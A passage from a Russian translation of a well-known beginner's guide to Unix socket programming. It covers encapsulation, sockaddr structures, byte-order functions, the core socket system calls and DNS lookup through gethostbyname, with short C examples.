Т.к. я упомянул о слоях протоколов, то настало время поговорить об основных принципах работы сетей, и привести некоторые примеры создания SOCK_DGRAM пакетов. Что касается практики, то вы можете пропустить эту секцию. Хотя, это хорошее введение.

Эй, детишки, пришло время изучить Инкапсуляцию Данных! Это очень очень важно. Это настолько важно, что ты можешь поступить на курсы по сетям, для того чтобы изучить все это, здесь, в Штате Чико (Chico). Главным образом инкапсуляция данных говорит о том, что пакет был создан и перенесен ("инкапсулирован") в заголовок (и реже в низ - "footer") первым протоколом (скажем, TFTP), затем весь пакет (включая TFTP заголовок) инкапсулируется снова следующим протоколом (скажем, UDP), затем снова следующим (IP), и, наконец, финальным протоколом, уже на хардварном (физическом) уровне (скажем, Ethernet).

Когда др. компьютер получает пакет, железо "разбирает" Ethernet заголовок, ядро "разбирает" IP и UDP заголовки, программа TFTP - TFTP заголовок, и, наконец, получает данные.

Теперь я могу наконец-то поговорить о неизвестной Layered Network Model. Эта Сетевая Модель описывает систему функциональностей сети, которая имеет множество преимуществ перед др. моделями. Например, ты можешь написать программу с сокетами, которые в точности те же самые, не забивая себе голову о том, "как физически передаются данные" (Ethernet, AUI, итд), потому что это все обрабатывают программы на более низких уровнях. Действительное сетевое железо и топология остаются, таким образом, прозрачными для программера сокетов.

Ниже я привожу такую полноценную модель. Запомни ее для экзаменов на уроках по сетям:

• Приложение (Application)
• Представление (Presentation)
• Сессия (Session)
• Передача (Transport)
• Сеть (Network)
• Связь Данных (Data Link)
• Физический уровень (Physical)

Физический уровень - это железо. Уровень приложения далек от физического уровня настолько, насколько ты можешь себе это представить. Это то место, где юзер взаимодействует с сетью.

Это общая модель, и ты можешь пользоваться ею также как инструкцией автомобиля для его починки. Та же самая модель, но уже применительно к Unix системам может выглядеть след. образом:

Уровень приложения (Application Layer) - telnet, ftp, итд

Уровень передачи данных от хоста к хосту (Host-to-Host Transport Layer) (TCP, UDP)

Интернет уровень (Internet Layer) (IP и routing)

Уровень Интернет доступа (Network Access Layer) (Ethernet, ATM, or whatever)

Теперь ты можешь увидеть каким образом эти слои взаимодействуют чтобы инкапировать исходные данные.

Видишь как много нужно сделать чтобы построить простой пакет? А ты должен набрать заголовки пакета самостоятельно, используя "cat"! Шучу. Все что тебе нужно сделать для сокетов потока - это вызвать send(). Для датаграмм сокетов тебе нужно инкапсулировать пакет любым методом и применить sendto(). Ядро выстроит Уровень Передачи и Интернет Уровень для тебя, а железо обеспечит Network Access Layer. Ах, современная технология!

Итак, заканчиваем наше введение в теорию сетей. О да, я забыл рассказать тебе о роутинге! Это так, я вообще не рассказал об этом. Роутер разделяет пакет на IP заголовок, вносит коррективы по своей роутинг таблице, бла бла бла... Глянь в IP RFC если ты очень этим интересуешься. Если ты никогда не изучал это, что ж, ты выживешь.

3. структуры и Управление Данными

Что ж, наконец-то мы здесь. Пришло время поговорить о программировании. В этом разделе я освещу различные типы данных, используемые для интерфейса сокетов, т.к. некоторые из них по-настоящему скучные для рассмотрения.

Для начала самый простой: дескриптор сокетов. Дескриптор сокетов имеет тип int. Обычный int.

Вся фишка начинается отсюда, поэтому читай все и разбирайся вместе со мной. Запомни это: существует два порядка байтов: либо сначала первый наиболее значимый байт (иногда называемый "октет"), либо последний. Последний наз. "Сетевой Байтовый Порядок" ("Network Byte Order"). Некоторые машины хранят свои числа в "Network Byte Order", а некоторые - нет. Когда я говорю, что что-то должно быть в в "Network Byte Order", ты должен вызвать функцию (такую как htons()) для того, чтобы поменять это что-то с "Host Byte Order"а. Если же я не упоминаю "Network Byte Order", то ты должен оставить значение в "Host Byte Порядке".

Для любопытных, "Network Byte Order" также известен как "Big-Endian Byte Order".

Моя первая StructTM -- struct sockaddr. Эта структура содержит информацию об адресе сокета для большинства сокетов:

```
struct sockaddr {
       unsigned short    sa_family;    // адрес семейства, AF_xxx
       char              sa_data[14];  // 14 байт адреса протокола
   };
```

sa_family может быть различным, но у нас будет только AF_INET на протяжении всего документа. sa_data содержит адрес назначения и номер порта для сокета.

Чтобы общаться с struct sockaddr, программеры создали параллельную структуру: struct sockaddr_in ("in" для "Internet").

```
struct sockaddr_in {
       short int          sin_family;  // адрес семейства
       unsigned short int sin_port;    // номер порта
       struct in_addr     sin_addr;    // Internet адрес
       unsigned char      sin_zero[8]; // такого же размера, как и struct sockaddr
   };
```

Эта структура позволяет легко ссылаться на элементы адреса сокета. Заметь, что sin_zero (который включен чтобы совместить структуру по длине со структурой sockaddr) должен быть выставлен в нули через функцию memset(). Также, указатель на структуру sockaddr_in может быть приведен к указателю на struct sockaddr, и наоборот. Поэтому, даже если socket() "хочет" структуру

sockaddr*, ты все же можешь использовать struct sockaddr_in и перевести ее в последнюю минуту! Заметь далее, что sin_family обращается к sa_family в struct sockaddr и должна быть выставлена в "AF_INET". Наконец-то, sin_port и sin_addr должны быть в Network Byte order!

"Но" - возразишь ты, - "как может целая структура - struct in_addr sin_addr быть в Network Byte Order?" Этот вопрос требует внимательного изучения структуры struct in_addr, одного из наихудших объединений в мире:

```
// Internet адрес (структура чисто по историческим причинам)
 struct in_addr {
     unsigned long s_addr; // 32-бита, т.е. 4 байта
 };
```

Что ж, раньше она была объединением (union), но в наши дни не используется. Хорошее избавление. Поэтому, если ты объявил ina как struct sockaddr_in, то ina.sin_addr.s_addr ссылается на 4-байтный адрес (в Network Byte порядке). Заметь, что даже если твоя система все еще использует богопротивный union для struct in_addr, ты тем не менее можешь обращаться к 4-байтному IP адресу в точности также, как я делал это выше (это из-за #defines).

3.1 Сконвертируй Natives!

Мы уже порядочно говорили о переводе порядка байтов, поэтому настало время окончательно разобраться с самим этим переводом.

Ладно. Есть два вида, которые ты можешь сконвертировать: short (два байта) и long (четыре байта). Эти функции также работают и с беззнаковыми варициями. Скажем, ты хочешь перевести short с Host Byte Order в Network Byte Order. Начни название функции с "h" (для "host"), добавь "to", затем "n" (от "network"), и "s" (т.е. "short"). Получим h-to-n-s, т.е. htons(). Это очень просто...

Ты можешь использовать различные комбинации вышеприведенных сокращений, тем самым получая следующие названия функций:

• htons() -- "Host to Network Short"
• htonl() -- "Host to Network Long"
• ntohs() -- "Network to Host Short"
• ntohl() -- "Network to Host Long"

Ты наверно уже подумал, что разобрался с этим вопросом. Ты можешь спросить: "А как же мне к примеру изменить порядок байтов на символ?". Наверно, ты думаешь, что это невозможно. Также ты наверно думаешь, что твой компьютер уже использует Network Byte Order, и поэтому тебе не нужно вызывать htonl() для своего IP адреса. Ты был бы прав, но если бы ты обратился к машине, имеющей обратный порядок байтов, то твоя программа, вероятнее всего, вылетела. Будь портируемым! Это мир Unix! (настолько, насколько Б.Гейтс думает с точностью до наоборот). Помни: переводи свои байты в Network Byte Order перед тем, как отправлять их в сеть.

Последний вопрос: почему sin_addr и sin_port должны быть размещены в Network Byte Order в struct sockaddr_in, но не должны в sin_family? Ответ: sin_addr и sin_port инкапсулируются в пакет в IP и UDP разделы соответственно. Таким образом, они должны быть в Network Byte Order. Однако, поле sin_family используется только лишь ядром для определения типа адреса, который содержит структура, поэтому оно должно быть в Host Byte Order. Также, т.к. sin_family не отправляется в сеть, то это поле опять таки может быть в Host Byte Order.

3.2 IP адреса и Как Ими Управлять

К нашему счастью существует целый раздел функций, позволяющих нам управлять IP адресами. Не нужно ничего самому придумывать на коленке.

Для начала, скажем, что у тебя есть struct sockaddr_in ina, и у тебя есть IP "10.12.110.57", который ты хочешь сохранить в этой структуре. Для этого тебе понадобится функция inet_addr(), которая

конвертирует IP адрес, записанный в привычном нам виде цифр, разделенных точками, в unsigned long. Это можно, к примеру, сделать следующим образом:

```
ina.sin_addr.s_addr = inet_addr("10.12.110.57");
```

Обрати внимание на то, что inet_addr() возвращает адрес уже в Network Byte Order, посему тебе не нужно далее вызывать htonl().

Строчка кода выше не очень грамотна, т.к. отсутствует проверка на ошибки. Функция inet_addr() возвращает -1 в случае ошибки. Помнишь бинарные числа? Беззнаковое -1 в этом случае обозначает 255.255.255.255! А это уже широковещательный адрес! Неправильно!! Поэтому не забывай самостоятельно делать проверку на ошибки.

Вообще-то существует более ясный интерфейс, который ты можешь применять вместо inet_addr(). Это - функция inet_aton() ("aton" обозначает "ascii to network").

Пример объявления:

```
#include «sys/socket.h»
#include «netinet/in.h»
#include «arpa/inet.h»

int inet_aton(const char *cp, struct in_addr *inp);
```

А вот пример простейшего использования этой функции:

```
struct sockaddr_in my_addr;

my_addr.sin_family = AF_INET;         // Host Byte Order
my_addr.sin_port = htons(MYPORT);     // короткое целое, в Network Byte Order
inet_aton("10.12.110.57", &(my_addr.sin_addr));
memset(&(my_addr.sin_zero), '\0', 8); // обнуляем всю оставшуюся структуру
```

inet_aton(), в отличии от практически всех остальных связанных с сокетами функций, возвращает не нулевое значение в случае успеха, и нуль при ошибке. (Если кто-то знает почему, пожалуйста, разъясните.)

К сожалению, не все платформы поддерживают inet_aton(), поэтому, хоть и ее использование предпочтительно, в этом руководстве мы все же будем использовать более старую общую функцию inet_addr().

Хорошо, теперь ты можешь конвертировать строковый IP адрес в их бинарное представление. А как насчет других способов? Что если у тебя есть struct in_addr и ты захочешь напечатать ее в стандартном виде? В этом случае тебе понадобится обратиться к функции inet_ntoa() ("ntoa" обозначает "network to ascii") например так:

```
printf("%s", inet_ntoa(ina.sin_addr));
```

Эта строчка выведет IP адрес. Заметь, что inet_ntoa() в качестве своего аргумента принимает struct in_addr, а не long. Также заметь, что она возвращает указатель на char. Он указывает на статически сохраненный char массив в inet_ntoa(), поэтому каждый раз, когда ты вызываешь inet_ntoa(), функция перезаписывает последний IP адрес. Например:

```
char *a1, *a2;
  .
  .
  a1 = inet_ntoa(ina1.sin_addr);  // это     192.168.4.14
  a2 = inet_ntoa(ina2.sin_addr);  // а это   10.12.110.57
  printf("address 1: %s\n",a1);
  printf("address 2: %s\n",a2);
```

напечатает

```
address 1: 10.12.110.57
address 2: 10.12.110.57
```

Поэтому, если тебе нужно сохранить адрес, скопируй его через strcpy() в свой символьный массив. Это все по этому вопросу. Далее ты научишься конвертировать строки типа "whitehouse.gov" в их соответствующий IP адрес (смотри DNS ниже).

4. Системные вызовы

Это тот раздел, где мы обратимся к системным вызовам, которые позволят тебе почувствовать сетевую функциональность твоего Unix дистрибутива. При вызове этих функций всю работу за тебя выполняет ядро.

Главная проблема, возникающая у большинства, - это порядок, в котором вызывать эти функции. В этом случае не помогут man'ы, как ты уже наверно выяснил. Что ж, для того чтобы помочь в этой страшной ситуации, я попробую расположить эти системные вызовы в следующих разделах в том же самом порядке их вызова, который и нужен для твоих программ.

4.1 socket() -- Получи Файловый Дескриптор!

Я полагаю, что я больше не могу откладывать этот разговор на будущее. Я должен объяснить вам работу с socket(). Вот ее объявление:

```
#include «sys/types.h»
#include «sys/socket.h»

int socket(int domain, int type, int protocol);
```

Но что это за аргументы? Первый - тип домена; должен быть выставлен в "AF_INET", также как и в struct sockaddr_in (выше). Следующий аргумент говорит ядру о том, какой это сокет: SOCK_STREAM или SOCK_DGRAM. Последний должен быть установлен в "0", чтобы сокет мог выбрать корректный протокол, базируясь на типе. Заметь, что есть гораздо больше доменов и типов, чем я здесь перечислил. Посмотри socket() man страницу. Также, есть более "хороший" способ получиь протокол - смотри getprotobyname() man страницу.

socket() просто возвращает тебе сокетовый дескриптор, который ты далее можешь использовать в системных вызовах, или же -1 в случае ошибки. Глобальная переменная errno устанавливается в значение ошибки (смотри perror() man страницу).

В некоторых документациях упоминается мистическое "PF_INET". Этот странный зверь редко встречается в природе, но я мог бы немного рассказать о нем здесь. Когда-то, много лет назад, думали, что семейство адреса (для которого служит "AF" в "AF_INET") может поддерживать несколько протоколов, которые были в struct sockaddr_in и PF_INET в твоем вызове socket(). Ты можешь использовать AF_INET повсюду. И, т.к. W.Richard Stevens использовал его в своей книге, то и я буду в этом туториале.

Отлично, отлично, но чем же хорош сокет? Сам по себе сокет не представляет нам никакого интереса. Продолжай читать и изучать больше системных вызовов, чтобы найти ответы на этот вопрос.

4.2 bind() -- На каком я порту?

После того, как у тебя есть сокет, ты можешь захотеть "связать" этот сокет с портом на своей локальной машине. Обычно так делают, когда хотят "прослушать" (listen()) входящие соединения на указанный порт. Номер порта используется ядром, чтобы ассоциировать полученный пакет с сокетовым дескриптором определенного процесса. Если же ты собираешься просто подсоединиться через connect(), то тогда bind() здесь будет лишней. В любом случае изучи ее.

Вот ее объявление:

```
#include «sys/types.h»
#include «sys/socket.h»

int bind(int sockfd, struct sockaddr *my_addr, int addrlen);
```

sockfd - это сокетовый дескриптор файла, полученный от socket(). my_addr - это указатель на struct sockaddr, которая содержит информацию о твоем адресе, о порте, и о IP. addrlen() может быть выставлена в sizeof(struct sockaddr). Фьюю...Вот небольшой пример для большего понимания:

```
#include «string.h»
#include «sys/types.h»
#include «sys/socket.h»
#include «netinet/in.h»

#define MYPORT 3490

main()
{
    int sockfd;
    struct sockaddr_in my_addr;

    sockfd = socket(AF_INET, SOCK_STREAM, 0); // сделай проверку на ошибки!

    my_addr.sin_family = AF_INET;         // Host Byte Order
    my_addr.sin_port = htons(MYPORT);     // short, Network Byte Order
    my_addr.sin_addr.s_addr = inet_addr("10.12.110.57");
    memset(&(my_addr.sin_zero), '\0', 8); // обнулим все оставшееся у структуры

    // не забудь о проверке на ошибки!
    bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr));
    .
    .
    .
```

Вот несколько вещей, о которых нужно здесь рассказать: my_addr.sin_port и my_addr.sin_addr.s_addr находятся в Network Byte Order. Также стоит обратить внимание на заголовочные файлы, которые могут различаться на разных системах. ЧТобы быть уверенным, тебе потребуется проверить это по своим man страницам. Наконец, стоит добавить, что некоторые процессы получения твоего собственного IP адреса и/или порта могут быть автоматизированы:

```
my_addr.sin_port = 0; // возьмем неиспользуемый порт, чтобы bind() сама взяла порт
my_addr.sin_addr.s_addr = INADDR_ANY;  // используем мой IP адрес
```

Видишь, при помощи установки my_addr.sin_port в нуль ты говоришь функции bind(), чтобы она выбрала за тебя порт самостоятельно. Похожим образом при установке my_addr.sin_addr.s_addr в INADDR_ANY ты говоришь функции, чтобы она самостоятельно заполнила IP адрес компьютера, на котором запущен этот процесс.

Если ты немного поразмышляешь, то ты можешь заметить, что я не поместил INADDR_ANY в Network Byte Order! ПОругай меня. Однако, у меня есть внутренняя информация: INADDR_ANY в действительности нуль! Нуль все еще имеет нуль в битах, даже при изменении порядка байтов.

Сейчас мы так портабельны, как только ты можешь себе это представить! Я просто хотел обратить на это внимание, т.к. бОльшая часть кода, с которым ты встретишься, не будет содержать INADDR_ANY в htonl().

bind() также возвращает -1 при ошибках и выставляет errno в значение этой ошибки.

Другая вешь, на которую стоит обратить внимание при вызове bind() - это то, что не стоит перебарщивать с номером порта. Все порты ниже 1024 ЗАРЕЗЕРВИРОВАНЫ! Ты можешь иметь любой номер порта выше них до 65535.

Иногда ты заметишь, что при перезапуске сервера bind() вылетает с ошибкой, заявляя, что "Address already in use". Что это значит? Что ж, часть сокета, которая была соединена, все еще "висит" в ядре, тем самым, удерживая порт. Ты можешь либо подождать, пока она очистится (около минуты), или же добавить код в свою программу, позволяющий переиспользовать порт. Например, следующим образом:

```
 int yes=1;
//char yes='1'; // под "Solaris" используем этот вариант

    if (setsockopt(listener,SOL_SOCKET,SO_REUSEADDR,&yes,sizeof(int)) == -1) {
        perror("setsockopt");
        exit(1);
    }
```

Последнее замечание о bind(): бывают моменты, когда ты не совсем хочешь вызывать bind(). Если ты подсоединен (через connect()) к удаленному компьютеру, и ты не беспокоишься о том, какой у тебя локальный порт (как в случае telnet, где тебе важен номер удаленного порта), ты можешь просто вызвать connect(). Она проверит, назначен ли сокет, и забиндит его через bind() на неиспользуемый локальный порт, если это необходимо.

4.3 connect() -- Эй, ты!

Давайте на несколько минут представим, что мы - telnet приложение. Юзеры командуют нам (прям как в фильме TRON), чтобы мы передали им сокетовый файловый дескриптор. Мы подчиняемся и вызываем socket(). Затем юзер говорит нам, чтобы мы подсоединились к "10.12.110.57" на "23" порт. Йоу! Что нам тогда делать?

К счастью для тебя, программы, ты сейчас изучаешь раздел, посвященный connect(). Поэтому читай внимательно! Не теряй времени!

Объявление connect():

```
#include «sys/types.h»
#include «sys/socket.h»

int connect(int sockfd, struct sockaddr *serv_addr, int addrlen);
```

sockfd - это наш дружественный сосед сокетового файлового дескриптора, который мы получили после вызова socket(), serv_addr - это struct sockaddr, содержащая порт назначения и IP адрес, а addrlen может быть выставлена в sizeof(struct sockaddr).

Разве все это не проясняет все? Давайте посмотрим на пример:

```
#include «string.h»
#include «sys/types.h»
#include «sys/socket.h»
#include «netinet/in.h»

#define DEST_IP   "10.12.110.57"
#define DEST_PORT 23

main()
{
    int sockfd;
    struct sockaddr_in dest_addr;   // будет содержать addr назначения

 sockfd = socket(AF_INET, SOCK_STREAM, 0); // проверь на ошибки!

    dest_addr.sin_family = AF_INET;          //Host Byte Order
    dest_addr.sin_port = htons(DEST_PORT);   // short, Network Byte Order
    dest_addr.sin_addr.s_addr = inet_addr(DEST_IP);
    memset(&(dest_addr.sin_zero), '\0', 8);  //обнулим оставшуюся часть struct

    // не забудь проверить эту connect() на ошибки!
    connect(sockfd, (struct sockaddr *)&dest_addr, sizeof(struct sockaddr));
    .
    .
    .
```

Еще раз, не забудь проверь возвращенное connect() значение. Она вернет -1 при ошибке.

Также заметь, что мы не вызываем bind(). Вообще, мы не беспокоимся по поводу нашего локального номера порта; нам нужен только порт назначения (удаленный порт). Ядро выберет для

нас локальный порт, и сайт, на который мы подсоединяемся, автоматически получит от нас эту информацию. Нечего переживать.

4.4 listen() -- Кто-нибудь мне позвонит?

Окей, подходящее время настало. Что если ты не хочешь подсоединяться к удаленному хосту? Скажем, ты всего лишь хочешь подождать входящего соединения и обработать их каким-нибудь образом? Процесс разделяется на два этапа: сначала ты слушаешь - listen(), затем принимаешь - accept() (смотри ниже).

Вызов listen() довольно простой, но требует некоторых объяснений:

```
int listen(int sockfd, int backlog);
```

soskfd - это обыкновенный сокетовый файловый дескриптор от socket(), backlog - это кол-во соединений, разрешенный во входящей очереди. ЧТо все это значит? Что ж, входящие соединения станут ждать этой очереди пока ты не примешь (accept()) их. Это лимит того, сколько очередь может вмещать. Большинство систем ограничивают это число двадцатью.

Опять же, как и обычно, listen() возвращает -1.

Как ты уже наверно представил, нам потребуется вызвать bind() перед тем как мы сможем слушать, или же ядро по-дефолту посчитает нас слушающими случайный порт. Поэтому если ты собираешься прослушивать входящие соединения, то последовательность системных вызовов, которые тебе нужно будет вызвать, следующая:

```
socket();
bind();
listen();
/* здесь идет accept() */
```

Я просто покажу все это далее в разделе accept(), т.к. код очень простой. В действительности, самая хитрая часть во всем этом колдовсттве - это вызов accept();

4.5 accept() -- Спасибо, что обратились к порту 3490

Будь готов - вызов accept() немного странный! Что случится здесь, так это вот что: кто-нибудь очень далекие попробует подсоединиться через connect() к твоему компьютеру на порт, который ты слушаешь через listen(). Их соединение будет ждать определенное время для соединения. Ты вызовешь accept() и ты скажешь функции, чтобы она получила ожидающее соединение. Она возвратит тебе нвый сокетный файловый дескриптор. Таким образом, ты будешь иметь два сокетных файловых дескриптора по цене одного! Исходный дескриптор все еще прослушивает твой локальный порт, а новый созданный сокет уже готов для операций получения и отправки. Объявление следующее:

```
#include «sys/socket.h»

 int accept(int sockfd, void *addr, int *addrlen);
```

sockfd - Это прослушивающий сокетный дескриптор. Вполе просто. addr обычно будет указателем на локальную struct sockaddr_in. Это то место, куда попадет информация о входящих соединениях (и с этим указателем ты сможешь определить, какой хост тебя вызвал, и с какого порта). addrlen - это локальная переменная целого типа, которая должна была быть выставлена в sizeof(struct sockaddr_in) перед тем, как передавать ее адрес в accept(). accept() не будет передавать байт больше, чем под них отведено места в addr. Если же она передаст меньше, то она изменит величину addrlen для соответствия.

accept() возвращает -1 и выставляет errno в значение ошибки если произойдет ошибка. Как и раньше, вот наглядный пример фрагмента кода, который демонстрирует все вышеописанное:

```
#include «string.h»
#include «sys/types.h»
```

```
#include «sys/socket.h»
#include «netinet/in.h»

#define MYPORT 3490    // порт, на который будут соединяться юзеры

#define BACKLOG 10     // сколько ожидающих соединений будет вмещать очередь

main()
{
    int sockfd, new_fd;  // sockfd для listen, new_fd для нового соединения
    struct sockaddr_in my_addr;    // информация о моем адресе
    struct sockaddr_in their_addr; // информация о адресе подсоединяющегося
    int sin_size;

    sockfd = socket(AF_INET, SOCK_STREAM, 0); // не забудь о проверке на ошибки!

    my_addr.sin_family = AF_INET;         // Host Byte Order
    my_addr.sin_port = htons(MYPORT);     // short, Network Byte Order
    my_addr.sin_addr.s_addr = INADDR_ANY; // автозаполнение с моим IP
    memset(&(my_addr.sin_zero), '\0', 8); // обнуляем оставшуюся часть структуры

    //не забудь про поверку на ошибки!
    bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr));

    listen(sockfd, BACKLOG);

    sin_size = sizeof(struct sockaddr_in);
    new_fd = accept(sockfd, (struct sockaddr *)&their_addr, &sin_size);
    .
    .
    .
```

Опять таки, заметь, что мы будем использовать сокетный дескриптор new_fd для вызова send() и recv(). Если жы ты только получаешь единственное соединение, то ты можешь закрыть слушающий sockfd через close() для того, чтобы предотвратить подрубление новых соединений на тот же самый порт.

4.6 send() и recv() -- Поговори со мной, крошка!

Эти две функции отвечают за общение через stream сокеты или через подсоединенные датаграмм сокеты. Если ты хочешь использовать регулярные неподрубленные датаграмм сокеты, то тебе потребуется обратиться к разделу о sendto() и recvfrom() ниже.

Вызов send():

```
int send(int sockfd, const void *msg, int len, int flags);
```

sockfd - это дескриптор сокета, на который ты хочешь отправить данные (это либо полученный через socket(), или же дескриптор, полученный через accept()). msg - это указатель на данные, которые ты хочешь отослать, а len - это длина этих данных в байтах. Просто поставь флаги в 0. Вот наглядный примерчик:

```
char *msg = "Beej was here!";
int len, bytes_sent;
.
.
len = strlen(msg);
bytes_sent = send(sockfd, msg, len, 0);
.
.
.
```

sendto() возвращает количество байтов, которые в действительности были отправлены. Оно может быть меньше, чем количество, которое ты хотел отослать! Смотри, иногда ты говоришь функции отправить целый блок данных, а она попросту не может его обработать. Она отправит такое количество байт, какое только сможет, и предупредит тебя, чтобы ты отослал оставшееся после. Запомни, что если значение, возвращенное send() не совпадает с величиной len, то отправка всех

оставшихся данных полностью возлагается на твои плечи. Хорошая новость - если пакет маленький (меньше 1K, или около того), то скорее всего функция сможет справиться с данными и отправит их одним махом. опять же, возвращенное -1 сигнализирует о ошибке, посмотреть которую можно в errno.

Вызов recv() похож на многие другие:

```
int recv(int sockfd, void *buf, int len, unsigned int flags);
```

sockfd - это дескриптор сокета, из которого нужно читать данные, buf - это буфер, в который будем читать информацию, len - это максимальная длина буфера, а флаги могут быть опять выставлены в 0. recv() возвращет число байт, которые были получены в действительности, или -1 при ошибке.

Подожди! recv() может вернуть 0. Это будет значить, что удаленная сторона закрыла для тебя соединение. Таким образом, возвращенный 0 сообщит тебе о том, что это произошло. Йиии! Ты Unix Network Программер!

4.7 sendto() и recvfrom() -- Поговори со мной в DGRAM-стиле

Я слышу твое: "Это все круто, но что делать с несоединенными датаграмм сокетами?". Нет проблем, амиго. Мы сейчас с этим всем и разберемся. Т.к. датаграмм сокеты не соединены с удаленным хостом, то угадай, что нам нужно знать перед тем как отправить пакет? Правильно! Адрес назначения! Вот прототип:

```
int sendto(int sockfd, const void *msg, int len, unsigned int flags,
           const struct sockaddr *to, int tolen);
```

Как видишь, этот системный вызов практически такой же как и вызов send(), только с добавочной информацией: to - это указатель на struct sockaddr, которая содержит IP адрес назначения и порт; tolen - может быть просто равен sizeof(struct sockaddr).

Также как и send(), sendto() возвращает число отосланных байт (которое, опять таки, может быть меньше чем число байт, которые ты в действительности хотел отослать!), или -1 при ошибке. Вызов recvfrom() такой же как и recv():

```
int recvfrom(int sockfd, void *buf, int len, unsigned int flags,
             struct sockaddr *from, int *fromlen);
```

from - это указатель на локальную struct sockaddr, в который запишется IP адрес и порт компьютера. fromlen - это указатель на int, который должен быть проинициализирован в sizeof(struct sockaddr). При выходе из функции fromlen будет содержать длину адреса, действительно сохраненного в from.

recvfrom() возвращает число полученных байт, или же -1 при ошибке.

Помни, что если ты используешь в connect() датаграмм сокет, то ты попросту можешь обойтись одними send() и recv() для всех своих транзакций. Сокет сам по себе - это датаграмм сокет, а пакеты все еще используют UDP, но интерфейс сокетов сам автоматически за тебя добавит всю необходимую информацию об адресе назначения и адресе отправителя.

4.8 close() и shutdown() -- Убирайся прочь!

Фьюю! Наверно ты уже вдоволь наотправлял и наполучал данных при помощи send() и recv(). Пришло время закрыть соединение. Это очень просто. Для этого тебе нужно вызвать функцию close. Вот ее описание:

```
close(sockfd);
```

Она предотвратит возможные в дальнейшем попытки читать и записывать в сокет. Любой, кто попробует прочесть или записать данные в твой сокет с удаленного компьютера, получит сообщение об ошибке.

В случае если ты хочешь еще более проконтролировать закрытие твоего сокета тебе стоит взглянуть на функцию shutdown(). Она позволит тебе обрубить все указанные тобой соединения:

```
int shutdown(int sockfd, int how);
```

sockfd - это сокетный файловый дескриптор, который ты хочешь закрыть. а how может быть следующей:

• 0 -- запретить дальнейшее получение данных
• 1 -- запретить дальнейшую отпавку данных
• 2 -- запретить и получение, и отправку данных (как в close()).

shutdown() возвращает 0 при успехе, и -1 в случае ошибки.

Если ты попробуешь применить shutdown() к уже отсоединенному датаграмм сокету, т он попросту станет недоступным для дальнейших send() и recv() функций (помни, что чтобы их использовать, тебе нужно сперва вызвать connect() для твоего датаграмм сокета).

Важно помнить, что shutdown() в действительности не закрывает файловый дескриптор - она попросту меняет его "юзабилити". Чтобы освободить сокетный дескриптор нужно вызвать close().

4.9 getpeername() -- Кто ты?

Это очень простая функция.ВОт она. Функция getpeername() сообщит тебе, кто находится на другой стороне соединного stream сокета. Ее объявление:

```
#include «sys/socket.h»

int getpeername(int sockfd, struct sockaddr *addr, int *addrlen);
```

sockfd 0 Это дескриптор соединенного stream сокета, addr - это указатель на struct sockaddr (или на struct sockaddr_in), в который далее поместится информация о другой стороне соединения, а addrlen - это указатель на int, который должен быть проинициализирован в sizeof(struct sockaddr).

Функция возвращает -1 при ошибке.

Теперь, когда у тебя есть их адреса, ты можешь использовать inet_ntoa() или gethostbyaddr() для того, чтобы вывести больше информации. Нет, ты не получишь их логины (Ок, ок. Если на другой стороне запущен ident даемон, то это возможно. Это, однако, за пределами данного документа).

4.10 gethostname() -- Кто я?

Еще проще чем getpeername(). Она возвращает имя компьютера, на котором запущена твоя программа. Имя может применяться в gethostbyname(), которая будет рассмотрена ниже, для того, чтобы определить IP адрес твоей локальной машины.

Что может быть более интересным? Я могу придумать несколько вещей, но они не относятся к сокет программингу. В любом случае, вот ее объявление:

```
#include «unistd.h»

int gethostname(char *hostname, size_t size);
```

Аргументы: hostname - это указатель на массив из char, в который далее закинется информация о имени хоста в ходе работы этой функции. size - это длина в байтах этого массива.

4.11 DNS -- Ты говоришь "whitehouse.gov", я же говорю "198.137.240.92"

В том случае, если ты не знаешь что такое DNS, я поясню. DNS Обозначает "Domain Name Service". В консоли ты говоришь этому сервису о имени сайта в человеко-понятной форме, а этот сервис дает тебе его IP адрес (так, что ты теперь сможешь использовать bind(), connect(), sendto(), и все что тебе далее понадобится.). Т.е. когда кто-нибудь вводит:

```
$ telnet whitehouse.gov
```

telnet может разузнать, что ему нужно сделать connect() к "198.137.240.92".

Но как это все работает? Тебе понадобится вызвать функцию gethostbyname():

```
#include «netdb.h»

struct hostent *gethostbyname(const char *name)
```

Как видишь, она возвращает указатель на struct hostent, которая выглядит след. образом:

```
struct hostent {
        char    *h_name;
        char    **h_aliases;
        int     h_addrtype;
        int     h_length;
        char    **h_addr_list;
};
#define h_addr h_addr_list[0]
```

А вот и описания полей этой структуры:

• h_name -- официальное имя хоста
• h_aliases -- массив альтернативных имен хоста, заканчивающийся NULL
• h_addrtype -- тип используемого адреса; обычно AF_INET
• h_length -- длина адреса в байтах
• h_addr_list --массив сетевых адресов для хоста, завершающийся нулем. Хост адреса находятся в Network Byte Order.
• h_addr -- первый адрес в h_addr_list.

gethostbyname() возвращает указатель на заполненную структуру hostent, или NULL при ошибке.

Но как ее применять? Иногда (как мы видим из различных компьютерных мануалов), просто выдать читателю информацию зачастую недостаточно. Эта функция гораздо проще применять, чем ее вид.

Вот пример программы:

```
/*
  ** getip.c -- a hostname lookup demo
  */

  #include «stdio.h»
  #include «stdlib.h»
  #include «errno.h»
  #include «netdb.h»
  #include «sys/types.h»
  #include «sys/socket.h»
  #include «netinet/in.h»
  #include «arpa/inet.h»

  int main(int argc, char *argv[])
  {
      struct hostent *h;

      if (argc != 2) {  // проверь на ошибки данные, переданные в командной строке
          fprintf(stderr,"usage: getip address\n");
          exit(1);
      }

      if ((h=gethostbyname(argv[1])) == NULL) {  //получаем инфу о хосте
          herror("gethostbyname");
          exit(1);
      }

      printf("Host name  : %s\n", h->h_name);
      printf("IP Address : %s\n", inet_ntoa(*((struct in_addr *)h->h_addr)));

     return 0;
  }
```

С этой функцией ты не можешь использовать perror() чтобы вывести сообщение об ошибке (т.к. errno не используется). Вместо этого вызывай herror(). Это очень удобно. Ты просто передаешь строчку, которая содержит имя машины ("whitehouse.gov") в нашу функцию gethostbyname(), а она грабит информацию из возвращенной struct hostent.

Единственная возможная странность может быть при печати IP адреса выше. h->h_addr - это char*, но inet_ntoa() требует, чтобы ей была передана struct in_addr. ПОэтому я перевожу h->h_addr в struct in_addr*, а затем разыменовываю ее для получения данных.

5 Технология Клиент-Сервер

Это клиент-сервер мир, детка. Все вокруг в сети работает с клиентными процессами, обращающимися к серверам, и наоборот. Возьми например telnet. Когда ты подсоединяешься с ним к удаленному хосту на порт 23 (клиент), программа на том хосте (называемая telnetd - сервером) приступает к своей работе. Она управляет входящим telnet соединением, запрашивает у тебя логин, итд.
